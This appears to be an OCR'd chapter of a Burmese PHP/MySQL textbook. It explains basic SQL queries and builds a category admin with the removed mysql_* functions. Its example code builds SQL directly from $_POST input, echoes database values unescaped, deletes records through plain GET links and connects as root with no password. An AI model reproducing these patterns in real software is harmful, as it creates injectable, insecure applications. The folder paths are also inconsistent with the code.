
```
INSERT INTO categories( name, created_date, modified_date )
VALUES ( 'Comic', now(), now() );
```

စာလုံးအကြီးအသေးနှစ်သက်သလို ရေးနိုင်ပါတယ်။ နမူနာမှာ စာလုံးအကြီးတွေနဲ့ရေးသားထားတာတွေက Query Keyword တွေ ဖြစ်ပါတယ်။ Record အသစ်တစ်ခုထည့်သွင်းလိုတာဖြစ်လို ရှုံးက INSERT INTO Key-word နဲ့စထားပါတယ်။ စာလုံးသေးနဲ့ ရေးထားတာတွေကတော့ Table အမည်၊ Column များနဲ့ထည့်သွင်းလိုတဲ့ အချက်အလက် တို့ ဖြစ်ကြပါတယ်။ Table နဲ့ Column အမည်တွေကို Tide Key (`) အဖွင့်အပိတ်နဲ့ရေးပေးရပါတယ် (ဥမာ - 'categories')။ ဒါပေမယ့်မထည့်လည်းရလို နမူနာမှာထည့်ပေးမထားပါဘူး။ Table နဲ့ Column အမည်တွေမှာ Space တွေပါလာတော့မှာသာ မဖြစ်မနေထည့်သွင်းပေးဖို့လိုတာပါ။ ကျွန်ုတ်တို့တည် ဆောက်ထားတဲ့ Table နဲ့ Column အမည်တွေမှာ Space တွေမပါလို တွေတွေတွေမရေးတော့ တာပါ။

categories နေရာမှာ Record ထည့်သွင်းလိုတဲ့ Table အမည်ကို လိုအပ်သလိုထည့်သွင်းပေးနိုင်ပါတယ်။ Table အမည်နောက်မှာ Column စာရင်းပေးရပါတယ်။ categories Table မှာ Column (၅) ခရီး ပေမယ့် (၃) ခုပဲထည့်ချင်လို့ name, created_date, modified_date (၃) ခုပဲပေးထားပါတယ်။ id ကတော့ Auto Increment သတ်မှတ်ထားလို့ထည့်ဖို့မလိုပါဘူး။ remark အတွက်လည်း ထည့်ချင်တဲ့ အချက်အလက်မရှိလို မထည့်ပဲချင်ထားခဲ့ပါတယ်။

ဆက်လက်ပြီး VALUES Keyword လိုက်ရပါတယ်။ သူနောက်မှာ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေတန်းစီ ပေးရပါတယ်။ Column စာရင်းမှာ (၃) ခုဖြစ်တဲ့အတွက် ထည့်သွင်းလိုတဲ့တန်ဖိုးစာရင်းကလည်း (၃) ခုပဲ ဖြစ်ရမှာဖြစ်ပါတယ်။ ထည့်သွင်းလိုတဲ့တန်ဖိုး တွေက စာဖြစ်နေရင်တော့ Double Quote သိမဟုတ် Single Quote အဖွင့်အပိတ် နဲ့ရေးသားပေးရပါတယ်။ ကိန်ကဏ္ဍးတွေ ဆိုရင်တော့ မလိုပါဘူး။ နမူနာမှာ 'Comic' ဆိုတဲ့တန်ဖိုးကို Single Quote အဖွင့်အပိတ်နဲ့ ထည့်ပေးထားပါတယ်။ နောက်ကတန်ဖိုး နှစ်ခုမှာ တော့ MySQL ရဲ့ now() Function တစ်ခုစီကိုယ်စီထည့်ပေးထားပါတယ်။ now() Function က လက်ရှုနေစွာအချိန် ကိုထုတ်ပေးတဲ့ Function ဖြစ်ပါတယ်။ ဒါကြောင့် now() Function သုံးထားတဲ့နေရာတိုင်းမှာ လက်ရှုရက်စွဲနဲ့အချိန်ကို MySQL DATETIME က လက်ခံတဲ့ Format နဲ့ရရှိစေမှာ ဖြစ်ပါတယ်။ Query အခုံးမှာတော့ Semi-colon နဲ့ အခုံးသတ်ပေးရပါတယ်။

Query တွေ ရေးသားစမ်းသပ်ဖို့အတွက် phpMyAdmin Main Menu ထဲက SQL ကိုရိုပ်လိုက်ပါ။ ပေါ်လာတဲ့ Box ထဲမှာ ပုံ (၉-ညာ) မှာပြထားသလို နမူနာဖော်ပြခဲ့တဲ့ INSERT Query ကိုရေးသားပေးပါ။ ပြီးရင် Go Button နိုပ်လိုက်တဲ့အခါ ရေးသားထားတဲ့ Query အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ Main Menu ထဲက Browse ကိုရိုပ် ကြည့်ရင် Record အသစ်တစ်ခုတိုးသွားတာကိုလည်း တွေ့ရမှာပါ။



ပုံ (၅-၉) phpMyAdmin – SQL

အချက်အလက်တွေ ရယူဖို့အတွက် SELECT Query ကိုသုံးရပါတယ်။ ရေးသားပုံနမူနာကဒီလိပါ။

```
SELECT id, name, remark FROM categories
ORDER BY name DESC
LIMIT 5;
```

SELECT Keyword နဲ့ရပြီး သူနောက်မှာ ရယူလိုတဲ့ Column စာရင်းကိုပေးရပါတယ်။ Column အားလုံး လိုချင်တာ ဆိုရင် တစ်ခုချင်းတစ်ဦးစီရေးနေစရာမလိုပါဘူး Asterisk (*) လေးထည့်ပေးလိုက်ရင်ရပါပြီ။ Column စာရင်း နောက်မှာ FROM Keyword နဲ့ Table အမည်လိုက်ရပါတယ်။ နမူနာအရ categories Table ထဲက id, name, remark Column များကိုရယူလိုတယ်လို့ သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။

နမူနာမှာဖော်ပြထားတဲ့ ကျော်အပိုင်းကတော့လိုမှုသုံးရမှာပါ။ မလိုရင်ချော်ထားခဲ့လို့ရပါတယ်။ ORDER BY Keyword ကိုသုံးပြီး Sort လုပ်ပေးစေလိုတဲ့ Column ကပ်ထည့်ပေးရပါတယ်။ Sort ကို Column တစ်ခုထက်ပိုလုပ် ပေးစေချက်ရင်လည်းအတွက်လိုပေးနိုင်ပါတယ် (ဥပမာ - ORDER BY name, created_date)။ အတွက်လိုက်ပေးလိုက်ရင်ရှုခံ့က Column နဲ့ အရင်စီပေးပြီး နောက်က Column တွေနဲ့ အစဉ်အတိုင်းဆက်ပြီး စီပေးသွားမှာဖြစ်ပါတယ်။ ORDER BY က ပုံမှန်ဆိုရင် ငယ်စဉ်ကြီးလိုက် စီပေးမှာပါ။ အဲဒါကို ကြီးစဉ်ငယ်လိုက်စေချင်ရင် Column စာရင်းနောက်မှာ DESC Keyword ထည့်သွင်းပေးနိုင်ပါတယ်။ သူလည်းလိုမှ ထည့်ရမှာပါ။ မလိုရင်ချော်ထားခဲ့နိုင်ပါတယ်။

နောက်ထပ် SELECT Query နဲ့အတူ တွဲဖက်သုံးလေ့ရှိတာကတော့ LIMIT ဖြစ်ပါတယ်။ ရယူမယ့် Record အရေအတွက်ကို ကန်သတ်လိုက်ခြင်းဖြစ်ပါတယ်။ LIMIT 5 လိုပြောထား တဲ့အတွက် ပထမဆုံး (၅) ကြောင်း ပဲရယူပေးမှာပါ။ LIMIT အတွက် စမှတ်လည်းထည့်ပေးနိုင်ပါတယ်။ ဥပမာ LIMIT 2, 5 ဆုံးရင် နှစ်ကြောင်း မြောက်ကနေစပြီး (၅) ကြောင်းရယူမယ်ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ 2 က စမှတ်ဖြစ်ပြီး၊ 5 က အရေအတွက်ဖြစ်ပါ တယ်။ phpMyAdmin ရဲ့ SQL Box ထဲမှာ အမျိုးမျိုးရေးသားစမ်းသပ်ကြည့်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ Query တွေရေးသားတဲ့အခါ နမူနာမှာဖော်ပြထားသလို တစ်ကြောင်းချင်းခွဲရေးနေစရာလည်း မလိုပါဘူး။ တစ်ကြောင်းတည်း တန်းစီရေးလည်း အလုပ်လုပ်မှုပဲဖြစ်ပါတယ်။ Query အဆုံးမှာသာ Semi-colon ထည့်ပေးဖို့လိုတာပါ။ ဒါကောင်မှ Query ကတစ်ကြောင်း တည်းဆိုရင် ထည့်စရာမလိုပါဘူး။ တစ်ကြောင်းထက်ပို့လာမှာသာ Query တစ်ခုနဲ့တစ်ခု ခွဲခြားတဲ့အနေနဲ့ထည့် ပေးရတာပါ။

Record တွေ ပြင်ဆင်ဖို့အတွက် UPDATE Query ကိုသုံးနိုင်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
UPDATE categories SET name='Computer', modified_date=now()
WHERE name='Technology';
```

UPDATE Keyword နောက်မှာ Table အမည်လိုက်ရပါတယ်။ ပြီးခေတ္တာမှ SET Keyword နဲ့ ပြင်ဆင်လိုတဲ့ Column နဲ့ တုန်ဖိုးတို့ကို အတွဲလိုက်ရေးသားပေးခြင်းဖြစ်ပါတယ်။ name Column ကို 'Computer' လို့ ပြင်ဆင်စေလိုက်ခြင်းဖြစ်ပြီး modified_date Column ကိုတော့ လက်ရှိ Query အလုပ်လုပ်သွားတဲ့ ရက်စွဲ အချိန်နဲ့ ပြင်ဆင်စေလိုက်ခြင်းဖြစ်ပါတယ်။ ဒီနေရာမှာရပ်ထားရင်လည်း Query ကမှန်နေတဲ့အတွက် အလုပ်လုပ် သွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် categories Table ထဲက ရှိသမျှ Record အားလုံးရဲ့ name နဲ့ modified_date Column တိုကို ပြင်ဆင်လိုက်မှာဖြစ်ပါတယ်။ ဒါကြောင့် ပြင်ဆင်လိုတဲ့ Record ကို WHERE Keyword နဲ့အတူ ဆက်လက်သတ်မှတ်ပေးရပါတယ်။ WHERE name= 'Technology' လို့ သတ်မှတ်ထားတဲ့အတွက် name Column မှာ မူလတန်ဖိုး Technology ဖြစ်နေတဲ့ Record တွေကို သာ ရေးချယ်ပြင်ဆင်ပေးသွားမှာဖြစ်ပါတယ်။ name Column မှာ Technology တန်ဖိုးရှိနေတဲ့ Record ရှိသလောက်ကို ပြင်ဆင်သွားမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ PRIMARY သတ်မှတ်ထားတဲ့ Column က အရေးပါလာပါတယ်။ မလိုလားအပ်တဲ့ အမှားတွေကိုရှေ့ဖို့အတွက် PRIMARY သတ်မှတ်ထားတဲ့ သက်ဆိုင်ရာ ID နဲ့သာ ပြင်ဆင်ခြင်းကိုပြုလုပ်သင့်ပါတယ်။ ဒီလိုဆို ပို့သင့်တော်မှာပါ -

```
UPDATE categories SET name='Computer', modified_date=now()
WHERE id=2;
```

ဒီလိုဆိုရင် id တန်ဖိုး 2 ဖြစ်နေတဲ့ Record ကိုသာ ပြင်ဆင်သွားမှာဖြစ်ပါတယ်။ id ဟာ PRIMARY သတ်မှတ်ထားလို့ တန်ဖိုး 2 ဖြစ်နေတဲ့ Record နှစ်ခုရှိမှုာမဟုတ်ပါဘူး။

Record တွေပယ်ဖျက်ဖို့အတွက်တော့ DELETE Query ကိုသုံးနိုင်ပါတယ်။ ရေးသားပုံကဒီလိုပါ -

```
DELETE FROM categories WHERE id=2;
```

DELETE FROM Keyword နောက်က Table အမည်လိုက်ရပါတယ်။ DELETE FROM categories မှာတင်ရပ်ထားလိုက်ရင် categories Table ထဲမှာရှိနေသမျှ Record အားလုံးပျက်သွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် နောက်ကနေပယ်ဖျက်လိုတဲ့ Record ကို WHERE Keyword နဲ့ ညွှန်းပေးရပါတယ်။ နမူနာမှာ WHERE id=2 လို့ သတ်မှတ်ထားလို့ id Column ကတန်ဖိုး 2 ဖြစ်နေတဲ့ Record ကိုသာရေးချယ်ပယ်ဖျက်သွားမှာဖြစ်ပါတယ်။

9.3 – PHP and MySQL

PHP နဲ့ ကျွန်တော်တို့လက်ရှိတည်ဆောက်ထားတဲ့ categories Table ကို Create, Read, Update, Delete လုပ်ငန်းများပြုလုပ်နိုင်တဲ့ Form တွေ တည်ဆောက်ကြည့်ချင်ပါတယ်။ ပထမဆုံးအနေနဲ့ htdocs Folder အောက်မှာ ဖော်ပြပါအတိုင်း Folder နဲ့ File တွေတည်ဆောက်ပေးပါ။

```
store/
|-- admin/
|   |-- confs/
|   |   |-- config.php
|   |   |-- cat-list.php
|   |   |-- cat-new.php
|   |   |-- cat-add.php
|   |   |-- cat-edit.php
|   |   |-- cat-update.php
|   |   |-- cat-del.php
|   |   |-- index.php
|-- index.php
```

store Folder အတွင်းမှာ index.php အမည်နဲ့ File တစ်ခုနဲ့အတူ admin အမည်နဲ့ Folder တစ်ခု ထပ်ဆင့်တည်ဆောက်ထားပါတယ်။ admin Folder ထဲမှာ cat-list.php, cat-new.php, cat-add.php, cat-edit.php, cat-update.php, cat-del.php, index.php အမည်ရတဲ့ File တွေနဲ့အတူ confs အမည်နဲ့ Folder တစ်ခု ထပ်ဆင့်တည်ဆောက်ထားပါတယ်။ confs Folder ထဲမှာလည်း config.php ဆိုတဲ့အမည်နဲ့ File တစ်ခုရှိပါသေးတယ်။

ပထမဆုံးအနေနဲ့ config.php ထဲမှာ အခုလိုရေးသားထည့်သွင်းပေးပါ။

```
<?php
$dbhost = "localhost";
$dbuser = "root";
$dbpass = "";
$dbname = "store";

$conn = mysql_connect($dbhost, $dbuser, $dbpass);
mysql_select_db($dbname, $conn);
?>
```

Variable လေးခွင့်ကြော်သတ်မှတ်ထားပါတယ်။ \$dbhost Variable ၏ Database Server လိပ်စာထည့်သွင်းပေးဖို့ဖြစ်ပါတယ်။ localhost လိုသတ်မှတ်ထားပါတယ်။ \$dbuser Variable မှာတော့ Database User Name အဖြစ် root ကို သတ်မှတ်ပေးထားပါတယ်။ \$dbpass Variable မှာ Database Password သတ်မှတ်ပေးဖို့ဖြစ်ပါတယ်။ ဒါပေမယ့် root User အတွက် Password သတ်မှတ်မထားလို့ Quote အဖွင့်အပိတ်အလွှတ်တစ်ခုပဲ ထည့်ပေးထားပါတယ်။ \$dbname Variable မှာ Database အမည်အနေနဲ့ ကျွန်တော်တို့ အသင့်တည်ဆောက်ထားပြီးဖြစ်တဲ့ store ကို ထည့်သွင်းသတ် မှတ်ထားပါတယ်။

နောက်တစ်ဆင့်မှာ mysql_connect() Function ကို အသုံးပြုပြီး Database Server ကို ချိတ်ဆက်ထားပါတယ်။ ဒီလို့ ချိတ်ဆက်တဲ့အခါ Host Name, User Name နဲ့ Password တို့ကို ထည့်သွင်းပေးရပါတယ်။ ဒါကြောင့်

`$dbhost, $dbuser နဲ့ $dbpass` Variable တိုကို အစဉ်လိုက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ `mysql_connect()` Function ကဲပို့ပေးလာတဲ့ Resource ID ကို `$conn` Variable နဲ့လက်ခံထားပါသေးတယ်။ PHP က တစ်ချို့အချက် အလက် တွေကို External Resource အဖြစ်သီးခြားခွဲပြီးသိမ်းထားတက်ပါတယ်။ Resource ID ဆိုတာ အဲဒီအချက်အလက်များ သိမ်းဆည်းထားတဲ့ နေရာကိုညွှန်ပြတဲ့ အမှတ်အသားတစ်ခု ဖြစ်ပါတယ်။ `mysql_connect()` Function ကဲ Resource ID တစ်ခုပြန်ပေးလေ့ရှိပြီး တစ်ချို့ကိစ္စတွေ ဆောင်ရွက်ဖို့ အဲဒီ ID လိုအပ်လာမှုဖြစ်လို `$conn` Variable နဲ့ ID ကို လက်ခံ ထည့်သွင်းစေခြင်းဖြစ်ပါတယ်။

နောက်တစ်လိုင်းမှာ `mysql_select_db()` Function ကိုသုံးပြီး အသုံးပြုလိုတဲ့ Database ကိုရွေးပေးထားပါတယ်။ Database အမည်နဲ့ချိတ်ဆက်ထားတဲ့ Connection Resource ID ကိုပေးရမှုဖြစ်လို `$dbname` နဲ့ `$conn` တိုကို ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါတယ်။

ဒီလုပ်ဆောင်ချက်နှစ်ခုဖြစ်တဲ့ Database Server ကိုချိတ်ဆက်ခြင်းနဲ့ အသုံးပြုမယ့် Database ရွေးချယ်ပေးခြင်း တို့ဟာ Database နဲ့အလုပ်တစ်ခုခဲ့လုပ်လိုတိုင်း ဆောင်ရွက်ရမယ့်ကိစ္စတွေဖြစ်ပါတယ်။ တစ်နည်း အားဖြင့် ခကေခကရေးရမယ့် Statement နှစ်ခုပါ။ ဒါကြောင့် config.php အနေနဲ့ သီးခြားခွဲပြီးရေးသားလိုက်ခြင်း ဖြစ် ပါတယ်။ ဒီလိုသီးခြားခွဲရေးထားတဲ့အတွက် ထပ်ခါထပ်ခါပြန် ရေးဖို့မလိုတော့ပဲ Database နဲ့အလုပ်လုပ်လိုတိုင်း config.php ကို Include လုပ်လိုက်ယုံနဲ့ Server ချိတ်ဆက်ခြင်းနဲ့ Database ရွေးချယ်ခြင်းတိုကို ဆောင်ရွက် ပြီးစီးသွားစေမှုဖြစ်ပါတယ်။

ဆက်လက်ပြီး `cat-new.php` ထဲမှာ categories Table ထဲကိုထည့်သွင်းရမယ့် အချက်အလက်တွေ ဖြည့်စွက်နိုင်တဲ့ Form တစ်ခု ထည့်သွင်းချင်ပါတယ်။ HTML Structure အပြည့်အစုံကိုတော့ စာဖတ်သူကိုယ်တိုင်ပဲထည့် ပေးပါ။

```
<h1>New Category</h1>

<form action="cat-add.php" method="post">
    <label for="name">Category Name</label>
    <input type="text" name="name" id="name">

    <label for="remark">Remark</label>
    <textarea name="remark" id="remark"></textarea>

    <br><br>
    <input type="submit" value="Add Category">
</form>
```

ကြည့်ရတာပိုအဆင်ပြနေဖို့အတွက် CSS တစ်ချို့ကိုလည်း <style> အဖွင့်အပိတ်နဲ့ထည့်သွင်းရေးသားပေးပါမြို့။

```
form label {
    display: block;
    margin-top: 8px;
}
```

action မှာ `cat-add.php` လိုပေးထားပါတယ်။ ဒါကြောင့် Form မှာ အချက်အလက်တွေ ဖြည့်သွင်းပြီး Submit

လုပ်လိုက်ရင် ဖြည့်သွင်းထားတဲ့ name နဲ့ remark ကို cat-add.php ကိုပိုပေးသွားစေမှုဖြစ်ပါတယ်။ ဒါကြောင့် cat-add.php မှာ ပေးပို လာတဲ့အချက်အလက်တွေကို categories Table ထဲကို ထည့်သွင်းပေးတဲ့ Code ကို ရေးသားပေးရမှာပါ။ HTML တွေမလို ပါဘူး။ PHP Code ချဉ်းသက်သက်ပါ။ ကူးယူထည့်သွင်းပေးပါ။

```
<?php
    include("conf/config.php");
    $name = $_POST['name'];
    $remark = $_POST['remark'];
    $sql = "INSERT INTO categories (name, remark, created_date,
        modified_date) VALUES ('$name', '$remark', now(), now())";

    mysql_query($sql);

    header("location: cat-list.php");
?>
```

conf Folder ထဲက config.php ကို Include လုပ်ထားတဲ့အတွက် Database Server ချိတ်ဆက်ခြင်းနဲ့ store Database ကိရိခိုချုပ်ခြင်းလုပ်ငန်းများ ဆောင်ရွက်ပြီးဖြစ်ပေါ်တယ်။ ပြီးတော့မ Request နဲ့အတူပါဝင်လာတဲ့ အချက်အလက်တွေကို \$name, \$remark Variable များနဲ့ လက်ခံရယူပါတယ်။

နောက်တစ်ဆင့်မှာ INSERT Query တစ်ခုကို \$sql Variable ထဲမှာ ရေးသားထည့်သွင်းပေးထားပါတယ်။ ထည့်သွင်းမယ့် Table က categories Table ဖြစ်ပြီး ထည့်သွင်းမယ့် VALUES အနေနဲ့ လက်ခံရရှိထားတဲ့ \$name နဲ့ \$remark တို့ကို သတ်မှတ်ပေးထားပါတယ်။ ဆက်လက်ပြီး mysql_query() Function ကိုသုံးပြီး INSERT Query ကို အလုပ်လုပ်စေလိုက်ပါတယ်။ ဒီနောက် တစ်ခုသတိပြုရမှာက mysql_query() Function ဟာ mysql_connect() သုံးပြီး Database Server ကို ချိတ်ဆက်ထားပြီးမှသာ အသုံးပြုနိုင်မှုဖြစ်ပါတယ်။ နောက် Database Server ချိတ်ဆက်ခြင်း ကို config.php ထဲမှာ လုပ်ထားပြီးသားမို့သာ အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။

နောက်တစ်ခုကို အချက်အလက်စေလိုက်ပါ။ အလုပ်လုပ်စေလိုက်တွေ Table ထဲကိုထည့်သွင်းခြင်း၊ ပြင်ဆင်ခြင်းဟိုကို PHP က ပြုလုပ်မပေးပါဘူး။ သူလုပ်ပေးသွားတာက mysql_query() Function ကိုသုံးပြီး SQL Query တွေကို Database Server ထံပေးပို အလုပ်လုပ်စေခြင်းသာ ဖြစ်ပါတယ်။ ပေးပိုလိုက်တဲ့ INSERT Query အလုပ်လုပ်သွား တဲ့အတွက် Request နဲ့ အတူပါဝင်လာတဲ့ တန်ဖိုးတွေကို အသုံးပြုပြီး categories Table ထဲကို Record အသစ်တစ်ခု ထည့်သွင်းပေးသွားမှာ ပဲ ဖြစ်ပါတယ်။

Query ပေးပိုပြီးနောက်တစ်ဆင့်မှာ cat-list.php ကို Redirect လုပ်ခိုင်းထားပါတယ်။ ဒါကြောင့် စမ်းသပ်များ ခဲ့သော ချိတ်ဆက်ခြင်းကို မြင်နာရမည့်အတွက် အတူပါဝင်လာတဲ့ Record တွေကိုဖော်ပြပေးတဲ့ လုပ်ဆောင်ချက် ကို အရင်ရေးသားပါပြီးမယ်။ HTML အပြည့်အစုံကို ကိုယ်တိုင်ရေးသားပြီး အောက်မှာပေးထားတဲ့ Code တွေကို <body> အတွင်းမှာ ကူးယူထည့်သွင်းပေးပါ -

```
<h1>Category List</h1>
<?php
    include("conf/config.php");
    $result = mysql_query("SELECT * FROM categories");
?>
```

```

<ul>
<?php while($row = mysql_fetch_assoc($result)): ?>
<li title="<?php echo $row['remark'] ?>">
    <?php echo $row['name'] ?>
</li>
<?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>

```

Database နဲ့ အလုပ်လုပ်တော့မှာမူ ထုံးစံအတိုင်း config.php ကို Include လုပ်ထားပါတယ်။ ပြီးတော့မှာ mysql_query() Function သုံးပြီး SELECT Query တစ်ခုကို ပေးပို့လိုက်ပါတယ်။ ထူးခြားချက်က ဒီတစ် ကြိမ်မှာ mysql_query() ကပြန်ပေးလာတဲ့ တန်ဖိုးကို \$result Variable နဲ့ လက်ခံထားခြင်း ဖြစ်ပါတယ်။ \$result Variable မှာ SELECT Query က ပြန်ပေးလာတဲ့ Resource ID တစ်ခုရှိနေမှာ ဖြစ်ပါတယ်။ အဲဒီ Resource ID ကိုအသုံးပြုပြီး အချက်အလက်တွေကို mysql_fetch_assoc() Function နဲ့ ရယူထားပါတယ်။

mysql_fetch_assoc() Function က တစ်ကြိမ်အလုပ်လုပ်တိုင်းပေးလာတဲ့ Resource ထဲကနေ Record တစ် ကြောင်းကို ဆွဲထုတ်ပြုး Associative Array တစ်ခုအဖြစ် ပြောင်းထားပေးပါတယ်။ Column Name တွေကို Array Index အဖြစ်သတ်မှတ်ပြီး Record တန်ဖိုးတွေကတော့ Array Value အနေနဲ့ စိစ်ထားပေးမှာဖြစ်ပါတယ်။ Resource ထဲမှာ Record (၅) ကြောင်းရှုရင် mysql_fetch_assoc() Function (၅) ခါရေးပြီးဆွဲ ထုတ်နိုင်ပါတယ်။ Record ရှိသလောက်အကုန် ဆွဲထုတ်ချက်တဲ့အခါး၊ နမူနာမှာ ရေးသားထားသလို Loop လုပ်ပြီး ထုတ်ယူနိုင်ပါတယ်။ while Loop ကတော့ထုံးစံအတိုင်း ပိုက်ကွင်းအဖွဲ့အပိုတ်ထဲက တန်ဖိုး True ဖြစ်နေသည့် အလုပ်လုပ်နေမှုပါ။ ပိုက်ကွင်းအဖွဲ့အပိုတ်ထဲမှာ ရေးသားထားတဲ့ mysql_fetch_assoc() Function က Record တွေကိုဆွဲထုတ်ရယူလိုက်တိုင်း Associative Array တစ်ခုပြန်ပေးနေလို့ ပိုက်ကွင်းထဲက တန်ဖိုးကို True ဖြစ်နေစေပါတယ်။ ဒီနည်းနဲ့ while Loop က Record တွေ ထုတ်ယူရရှိနေသည့် အကြမ်းကြမ် အလုပ်လုပ်သွားပြီး နောက်ဆုံးဆွဲထုတ်စရာ Record မကျွန်တော့အခါး mysql_fetch_assoc() က False တန်ဖိုးတစ်ခုပြန်ပေးမှာ ဖြစ်ပါတယ်။ အဲဒီအခါး ပိုက်ကွင်းထဲကတန်ဖိုးလည်း False ဖြစ်သွားတဲ့အတွက် Loop လည်း အဆုံးသတ်သွားမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ mysql_fetch_assoc() Function အစား mysql_fetch_row() နဲ့ mysql_fetch_array() တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ mysql_fetch_row() က Record တွေကိုရှုရိုး Numeric Array အနေနဲ့ရယူပေးပါဖြစ်ပါတယ်။ mysql_fetch_array() ကတော့ Record တွေကို Numeric Array အနေနဲ့ ရေား Associative Array အနေနဲ့ပါ နှစ်ဖျိုးလုံး အသုံးပြုနိုင်အောင်စိတ်ထားပေးမှာဖြစ်ပါ တယ်။ mysql_fetch_row() က Array Index တွေကို နံပါတ်စဉ်နဲ့ စိစ်ထားမှုဖြစ်လို့ Column အစီအစဉ်များမျိုးရင် သုံးလိုအဆင်ပေါ်မှာ မဟုတ်ပါဘူး။ Table မှာ Column တွေများ တဲ့အခါး Column အစီအစဉ်ကို မှတ်ရခိုက်လာတက်ပါတယ်။ Column အမည်တွေကတော့ မှတ်မိလွှာ တက်ပါတယ်။ mysql_fetch_array() ကလည်း Record တစ်ခုတည်းကို Array နှစ်မျိုးအနေနဲ့ နှစ်ဆပ်ဆင်ထားပေးလို့ ပို့နေပါတယ်။ ဒါကြောင့် နမူနာတွေမှာတော့ mysql_fetch_assoc() ကိုသာ ဆက်လက်အသုံးပြုဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Loop အစဖြစ်တဲ့ while နဲ့ အဆုံးဖြစ်တဲ့ endwhile အတွင်းမှာ Element တစ်ခုကိုရေးသားပါတယ်။ Loop ရဲ့ ပိုက်ကွင်းထဲမှာ \$row Variable ထဲကို mysql_fetch_assoc() နဲ့ Record တစ်ခုကို Associate Array အနေနဲ့ ရယူထည့်သွေးထားတာကို သတိပြုပါ။ name Column မှာရှိနေတဲ့ တန်ဖိုးကိုဖော်ပြခေါ်လိုတဲ့အတွက် \$row["name"] ကို Element Content အဖြစ်ရှိက်ထုတ်ထားပါတယ်။ title Attribute ရဲ့ Value အနေနဲ့လည်း \$row["remark"] Index ကို ရှိက်ထုတ် ထားပါသေးတယ်။ ရလဒ်အနေနဲ့ categories Table ထဲက name

တွေကိုပဲ Element နဲ့ တန်းစီ ဖော်ပြသွားမှုဖြစ်ပြီး ကို Mouse နဲ့ ထောက်လိုက်ရင် remark ကို Tooltip အနေဖော်ပြပေးသွားမှု ဖြစ်ပါတယ်။ အခြား Browser URL Bar မှာ <http://localhost/store/admin/cat-list.php> လိုထည့်သွင်းကြည့်ရင် ပုံ (၉-၄) မှာဖော်ပြထားသလို ရလဒ်ရရှိနေစေမှာပါ။

Category List

- History
- Technology
- Mythology Books about historic events, historical facts or history based fictions.
- Sciences
- Religions
- Fiction
- Magazine
- Language
- Comic

[New Category](#)

ပုံ (၉-၅) Category List

cat-new.php ကိုသွားလိုရနိုင်မယ့် New Category Link တစ်ခုလည်းထည့်သွင်းပေးထားပါသေးတယ်။ cat-new.php နဲ့ cat-add.php တို့အတွက်လိုအပ်တဲ့ Code တွေကို ကျွန်တော်တို့ရေးသားထားခဲ့ပြီးဖြစ်လို စာအုပ်အမျိုးအစား Category အသစ်တွေထည့်သွင်းပြီး စမ်းသပ်ကြည့်နိုင်ပါပြီ။

ဆက်လက်ပြီး ပယ်ဖျက်လိုတဲ့ Record တွေကိုပယ်ဖျက်နိုင်ဖို့အတွက် Delete လုပ်ဆောင်ချက်ကိုသက်ခိုင်ရာ Category နဲ့ တွဲဖက်ထည့်သွင်းပေးချင်ပါတယ်။ ဒါကြောင့် cat-list.php မှာရေးသားထားတဲ့ Code တွေကို အခုလို ပြင်ဆင်ဖြည့်စက်ပေးလိုက်ပါ။

```
<h1>Category List</h1>
<?php
    include("conf/config.php");
    $result = mysql_query("SELECT * FROM categories");
?>
<ul>
    <?php while($row = mysql_fetch_assoc($result)): ?>
        <li title="<?php echo $row['remark'] ?>">
            [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
            <?php echo $row['name'] ?>
        </li>
    <?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>
```

